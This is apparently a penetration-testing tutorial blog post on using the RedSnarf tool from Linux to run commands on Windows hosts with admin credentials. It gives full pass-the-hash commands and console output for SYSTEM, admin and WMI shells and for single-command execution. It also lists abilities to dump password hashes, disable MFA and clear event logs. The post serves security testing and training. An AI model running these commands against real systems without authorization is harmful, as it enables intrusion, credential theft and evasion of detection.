

RCE on Windows from Linux Part 6: RedSnarf

 infosecmatter.com/rce-on-windows-from-linux-part-6-redsnarf

July 16, 2020

Suppose we have an admin credential to a Windows machine (NTLM hash or a clear text password). What tools can we use for executing commands on the machine?

In this blog post series we are exploring tools capable of authenticated remote command execution (RCE) on Windows machines from Linux (Kali) and in this 6th part we will be looking on the RedSnarf tool.

Introduction

I'm sure most of you who perform penetration tests will agree when I say that things do not always work reliably on every target.

Sometimes our usual methods just don't work – something is different in our current situation and we have to find alternate way of doing what we need to do. This is why we should study different methods and collect as many tooling examples as possible.

There are many tools that can be used for authenticated RCE and here we will be looking solely on the RedSnarf project and its RCE capabilities.

What is RedSnarf?

RedSnarf is a highly versatile pentesting and red teaming utility from the NCC Group labs. It was designed with OPSEC safe techniques in mind which means that it may leave less footprint behind in comparison with other similar tools.

RedSnarf is somewhat comparable to the CrackMapExec tool (detailed in [part 2](#)), but it offers some very interesting features that CrackMapExec doesn't have. For instance:

- Dump LSASS process for offline hash dumping with Mimikatz
- Dump policies and scripts from a domain controller and search for password patterns
- Look for unattended installation files with potentially hard-coded credentials
- Record a desktop using built-in Windows Problem Steps Recorder (PSR)
- Take a screenshot of active users desktop
- Get Windows Update status
- Retrieve WiFi passwords
- Change RDP port from 3389 to 443 (HTTPS)
- Clear event logs (application, security, setup or system)
- Ability to determine which user accounts are enabled or disabled

- Enable / Disable / Query following settings on a remote machine:
 - Wdigest UseLogonCredential registry setting (for credentials caching in LSASS)
 - Smart Card scforceoption registry setting (for disabling MFA)
 - AutoLogon registry setting
 - Backdoor registry setting
 - UAC registry setting
 - RDP status
 - NLA status
- Extract NTDS.dit hashes from a domain controller using:
 - NTDSUtil command-line tool
 - DRSUAPI method
- Ability to decrypt following passwords:
 - Windows cPassword found on domain controllers
 - McAfee Siteas password
 - WinSCP password
- Get User SPN's
- And many more..

The complete list of RedSnarf features can be found [here](#).

When it comes to RCE, RedSnarf contains several methods for obtaining shell. All of them work with plain or NTLM authentication, thus fully supporting passing-the-hash (PTH) attacks as well.

RedSnarf RCE table overview

The following table provides summary of all RedSnarf RCE capabilities.

The table provides information on what type of execution is possible using each method and provides details about which network ports are being used during the communication.

	Method	RCE type	Port(s) used
1	SYSTEM shell	interactive	tcp/445
2	Admin shell	interactive	tcp/445
3	WMI shell	semi-interactive	tcp/135 tcp/445 tcp/50911 (Winmgmt)
4	XCOMMAND	command	tcp/445

RedSnarf RCE methods

The following sections provide concrete Redsnarf command examples of performing each RCE method.

Note that all the methods discussed below require **administrative rights** on the remote system.

Let's jump right into it.

1. RedSnarf: SYSTEM shell

This method will spawn an interactive shell with SYSTEM (nt authority\system) privileges on the remote system.

It works similarly as the traditional PsExec method from SysInternals – it registers a Windows service called “winexesvc” on the remote system and spawns cmd.exe command prompt.

All communication takes place solely on port tcp/445 using the SMB protocol.

Here's an example of using RedSnarf SYSTEM shell method with local Administrator account and a clear text password:

```
redsnarf -H ip=192.168.204.183 -d . -u Administrator -p pass123 -uD y
```

Here's example using a NTLM hash:

```
redsnarf -H ip=192.168.204.183 -d . -u Administrator -p  
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 -uD y
```

Once we are in the menu, press the 's' key:

```
kali@kali:~$ redsnarf -H ip=192.168.204.183 -d . -u Administrator -p pass123 -uD y

redsnarf
redsnarf.ff0000@gmail.com
@redsnarf

E D Williams - NCCGroup
[+]Checking Bash Tab Completion Status
[+]Bash Tab Completion Installed & Up-to-date

[+]Enter s for a Shell with System Privileges
[+]Enter n for a Shell with Privileges of Administrator (default)
[+]Enter w for a WMI based Shell
[+]Enter a to create a new DA account with the credentials redsnarf/P@ssword1 then
Shell to this account
[+]Enter SMB to connect to C$ with SMBClient

What kind of shell would you like?: (q to quit) s

[+] Dropping a SYSTEM Shell on 192.168.204.183

Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```

Go [back to top](#).

2. RedSnarf: Admin shell

In this case RedSnarf will spawn an interactive shell running in the context of the provided username – without escalating to SYSTEM (nt authority\system).

Otherwise, this method works exactly the same as the SYSTEM shell method above. All communication takes place over SMB port tcp/445 as well.

Here's an example of using RedSnarf Admin shell method with local Administrator account and a clear text password:

```
redsnarf -H ip=192.168.204.183 -d . -u adm_user -p pass123 -uD y
```

Here's example using a NTLM hash:

```
redsnarf -H ip=192.168.204.183 -d . -u adm_user -p
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 -uD y
```

Once we are in the menu, press the 'n' key:

```

kali@kali:~$ redsnarf -H ip=192.168.204.183 -d . -u Administrator -p pass123 -uD y

redsnarf
redsnarf.ff0000@gmail.com
@redsnarf

E D Williams - NCCGroup
[+]Checking Bash Tab Completion Status
[+]Bash Tab Completion Installed & Up-to-date

[+]Enter s for a Shell with System Privileges
[+]Enter n for a Shell with Privileges of Administrator (default)
[+]Enter w for a WMI based Shell
[+]Enter a to create a new DA account with the credentials redsnarf/P@ssword1 then
Shell to this account
[+]Enter SMB to connect to C$ with SMBClient

What kind of shell would you like?: (q to quit) n

[+] Dropping Shell on 192.168.204.183 with privileges of Administrator

Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
desktop-emcefjb\administrator

C:\WINDOWS\system32>

```

Go [back to top](#).

3. RedSnarf: WMI shell

This method uses Windows Management Instrumentation (WMI) interface of the remote Windows system to spawn a semi-interactive shell running with privileges of the provided (administrative) user.

It requires communication over 3 network ports, which makes this method more noisy and demanding than the other methods.

At first it uses port tcp/445 and tcp/135, and then it establishes connection with the Winmgmt Windows service over a dynamically allocated high port such as tcp/50911.

Here's an example of using RedSnarf WMI shell method with local Administrator account and a clear text password:


```
redsnarf -H ip=192.168.204.183 -d . -u Administrator -p pass123 -uD y
```

Here's example using a NTLM hash:


```
redsnarf -H ip=192.168.204.183 -d . -u Administrator -p  
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 -uD y
```

Once we are in the menu, press the 'w' key:

```
kali@kali:~$ redsnarf -H ip=192.168.204.183 -d . -u Administrator -p pass123 -uD y
```



```
redsnarf.ff0000@gmail.com  
@redsnarf
```

```
E D Williams - NCCGroup  
[+]Checking Bash Tab Completion Status  
[+]Bash Tab Completion Installed & Up-to-date  
  
[+]Enter s for a Shell with System Privileges  
[+]Enter n for a Shell with Privileges of Administrator (default)  
[+]Enter w for a WMI based Shell  
[+]Enter a to create a new DA account with the credentials redsnarf/P@ssword1 then  
Shell to this account  
[+]Enter SMB to connect to C$ with SMBClient
```

```
What kind of shell would you like?: (q to quit) w
```

```
[+] Dropping WMI Based Shell on 192.168.204.183
```

```
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation
```

```
[*] SMBv3.0 dialect used  
[!] Launching semi-interactive shell - Careful what you execute  
[!] Press help for extra shell commands  
C:\>whoami  
desktop-emcefjb\administrator  
  
C:\>
```

Go back to top.

4. RedSnarf: XCOMMAND

Using the same technique as the first method (SYSTEM shell), RedSnarf can also simply execute a supplied command on the remote system, instead of spawning an interactive shell (cmd.exe).


The supplied command will be executed under the SYSTEM (nt authority\system) account and all the communication takes place over SMB port tcp/445.

Here's an example of using RedSnarf XCOMMAND method with local Administrator account and a clear text password:

```
redsnarf -H ip=192.168.204.183 -d . -u Administrator -p pass123 -uX "whoami"
```

Here's example using a NTLM hash:

```
redsnarf -H ip=192.168.204.183 -d . -u Administrator -p  
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 -uX "whoami"
```



```
kali@kali:~$ redsnarf -H ip=192.168.204.183 -d . -u Administrator -p pass123 -uX "whoami"

RedSnarf
redsnarf.ff0000@gmail.com
@redsnarf

E D Williams - NCCGroup
[+]Checking Bash Tab Completion Status
[+]Bash Tab Completion Installed & Up-to-date

[+]Running Command: whoami
/usr/bin/pth-winexe -U ".\Administrator%pass123" --uninstall --system \\192.168.204.183
"cmd /c whoami" 2>/dev/null
nt authority\system
kali@kali:~$
```

Go [back to top](#).

Conclusion

From the screenshots above, you might have noticed that some parts resemble other tools detailed in this series – namely the pth-toolkit (detailed in [part 3](#)) and Impacket (detailed in [part 1](#)). This is no coincidence – RedSnarf is indeed using them internally in order to achieve RCE on the target systems.

Nonetheless, RedSnarf is definitely a very interesting tool to have in our arsenal, because of its broad spectrum of features that can save a lot of time during pentests. RedSnarf having RCE capabilities on top is a very nice icing on the cake.

If you are enjoying this series and you would like more, please [subscribe](#) to our mailing list and follow us on [Twitter](#) and [Facebook](#) to get notified about new content.

References

- <https://github.com/nccgroup/redsnarf>
- <https://www.infosecmatter.com/rce-on-windows-from-linux-part-1-impacket/>
- <https://www.infosecmatter.com/rce-on-windows-from-linux-part-2-crackmapexec/>
- <https://www.infosecmatter.com/rce-on-windows-from-linux-part-3-pth-toolkit/>
- <https://www.infosecmatter.com/rce-on-windows-from-linux-part-4-keimpx/>
- <https://www.infosecmatter.com/rce-on-windows-from-linux-part-5-metasploit-framework/>

SHARE THIS

TAGS | [Credentials](#) | [Kali Linux](#) | [NTLM](#) | [Pass-the-hash](#) | [RCE](#) | [Redsnarf](#) | [Shell](#) | [Windows](#) | [WMI](#)

